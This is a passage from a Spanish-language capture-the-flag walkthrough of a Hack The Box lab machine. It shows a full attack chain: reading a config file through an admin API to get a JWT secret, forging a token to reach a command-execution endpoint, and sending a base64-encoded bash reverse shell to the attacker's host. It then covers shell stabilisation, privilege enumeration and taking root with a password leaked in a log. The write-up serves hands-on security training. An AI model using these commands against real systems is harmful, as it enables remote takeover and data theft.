curl -sX POST http://10.10.11.161/api/v1/admin/file -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.X0JZrt4Sx5nt3prIAHDvEKqYGQtv_MAYd-mDcyZbgi4" -H "Content-Type: application/json" -d '{"file": "/home/htb/uhc/app/core/config.py"}' > home_htb_uhc_app_core_config.txt
```

Formatear salida:

```
cat home_htb_uhc_app_core_config.txt | sed 's/\\n/\n/g' | tr -d '\'
```




```
class Settings(BaseSettings):
    API_V1_STR: str = "/api/v1"
    JWT_SECRET: str = "SuperSecretSigningKey-HTB"
    ALGORITHM: str = "HS256"
```

14) Modificar JWT Token

Tenemos que modificar el JWT-Token para agregar un parametro de **"debug"=true**

Utilizamso el secret passwd: ***SuperSecretSigninKey-HTB***



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxN
zM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1
YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImR
lYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtND
I3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.V
PemwXpHNIn_D_L-3ehr-
L6xoKE7fUniIXxsZcvxxS4
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "type": "access_token",
  "exp": 1738175474,
  "iat": 1737484274,
  "sub": "1",
  "is_superuser": true,
  "debug": true,
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  SuperSecretSigninKey-
) □ secret base64 encoded
```

Copiamos el nuevo token y lo utilizamos para realizar las nuevas consultas.

```
curl -sX GET http://10.10.11.161/api/v1/admin/exec/whoami -H "Authorization:
Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWU
sImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg
0In0.jMaqtn_2y7usK_XBaEotUhY4Mr174oT7-OHc9G8dSXA"

// RESPONSE
"htb"
```

15) RCE


Base64:

```
echo 'bash -i >& /dev/tcp/10.10.16.7/443 0>&1' | base64 -w 0; echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzQ0MyAwPiYxCg==
```

Petición:

```
curl -sX GET
"http://10.10.11.161/api/v1/admin/exec/echo%20YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzQ0MyAwPiYxCg==|base64%20-d|bash" -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImRlYnVnIjp0cnVlLCJndWlkIjoiMzZjMmU5NGEtNDI3MS00MjU5LTkzYmYtYzk2YWQ1OTQ4Mjg0In0.jMaqtn_2y7usK_XBaEotUhY4Mr174oT7-OHc9G8dSXA"
```

Netcat:



```
└─$ nc -vnlp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.161] 33880
bash: cannot set terminal process group (670): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

htb@backend:~/uhc$ whoami
whoami
htb
htb@backend:~/uhc$ 
```

16) Tratar consola

```
script /dev/null -c bash

Ctrol+z

stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

17) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
htb


└─$ id
uid=1000(htb) gid=1000(htb)
groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)


└─$ hostname -I
10.10.11.161 dead:beef::250:56ff:feb0:1242


└─$ sudo -l
Password:


└─$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash


└─$ ls -l /home/
drwxr-xr-x 1 htb htb 114 Nov 28  2022 htb


└─$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
htb:x:1000:1000:htb:/home/htb:/bin/bash


//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l


//Capability
└─$ getcap -r / 2>/dev/null
```

---

18) 1° Flag

```
htb@backend:~/uhc$ cd /home/htb
htb@backend:~$ ls -l

drwxrwxr-x 1 htb  htb  296 Jan 21 18:22 uhc
-rw-r--r-- 1 root root  33 Jan 21 17:31 user.txt

htb@backend:~$ cat user.txt
8292a6ff9531fa117207e196ceddd25a
```

19) 2° Flag

La segunda Flag se encuntra en el archivo de registro de logs de la API.

```
// BUSCAR ARCHIVO DE LOGS

htb@backend:~/htb cd uhc



htb@backend:~/uhc$ ls -l
drwxr-xr-x 1 htb htb    54 Apr 10  2022 __pycache__
drwxrwxr-x 1 htb htb    90 Apr  6  2022 alembic
-rwxrwxr-x 1 htb htb  1592 Apr  6  2022 alembic.ini
drwxrwxr-x 1 htb htb   218 Apr 10  2022 app
-rw-r--r-- 1 htb htb  1083 Jan 21 18:31 auth.log <-- * TARGET * -->
-rwxrwxr-x 1 htb htb   127 Apr  6  2022 builddb.sh
-rw-rw-r-- 1 htb htb 19353 Apr  6  2022 poetry.lock
-rw-rw-r-- 1 htb htb  2750 Apr 10  2022 populateauth.py
-rwxrwxr-x 1 htb htb   171 Apr  6  2022 prestart.sh
-rw-rw-r-- 1 htb htb   332 Apr  6  2022 pyproject.toml
-rw-rw-r-- 1 htb htb   118 Apr  9  2022 requirements.txt
-rwxrwxr-x 1 htb htb   241 Apr 10  2022 run.sh
-rw-r--r-- 1 htb htb 24576 Jan 21 18:22 uhc.db



htb@backend:~/uhc$ cat auth.log
01/21/2025, 16:08:01 - Login Success for admin@htb.local
01/21/2025, 16:11:21 - Login Success for admin@htb.local
01/21/2025, 16:24:41 - Login Success for admin@htb.local
01/21/2025, 16:28:01 - Login Success for admin@htb.local
01/21/2025, 16:33:01 - Login Success for admin@htb.local
01/21/2025, 16:36:21 - Login Success for admin@htb.local
01/21/2025, 16:49:41 - Login Success for admin@htb.local
```

```
01/21/2025, 16:58:01 - Login Success for admin@htb.local
01/21/2025, 16:59:41 - Login Success for admin@htb.local
01/21/2025, 17:06:21 - Login Success for admin@htb.local
01/21/2025, 17:14:41 - Login Failure for Tr0ub4dor&3 <-- * TARGET * -->
01/21/2025, 17:16:16 - Login Success for admin@htb.local
01/21/2025, 17:16:21 - Login Success for admin@htb.local
01/21/2025, 17:16:41 - Login Success for admin@htb.local
01/21/2025, 17:18:01 - Login Success for admin@htb.local
01/21/2025, 17:23:01 - Login Success for admin@htb.local
01/21/2025, 17:29:41 - Login Success for admin@htb.local
01/21/2025, 17:37:16 - Login Success for feathers@mcgraw.com
01/21/2025, 18:31:14 - Login Success for admin@htb.local


// ROOT PASSWORD

htb@backend:~/uhc$ su root
Password: Tr0ub4dor&3


// 2 FLAG

root@backend:/home/htb/uhc$ cat /root/root.txt
3c8236f44d05280c7b4cd00367dd1317
```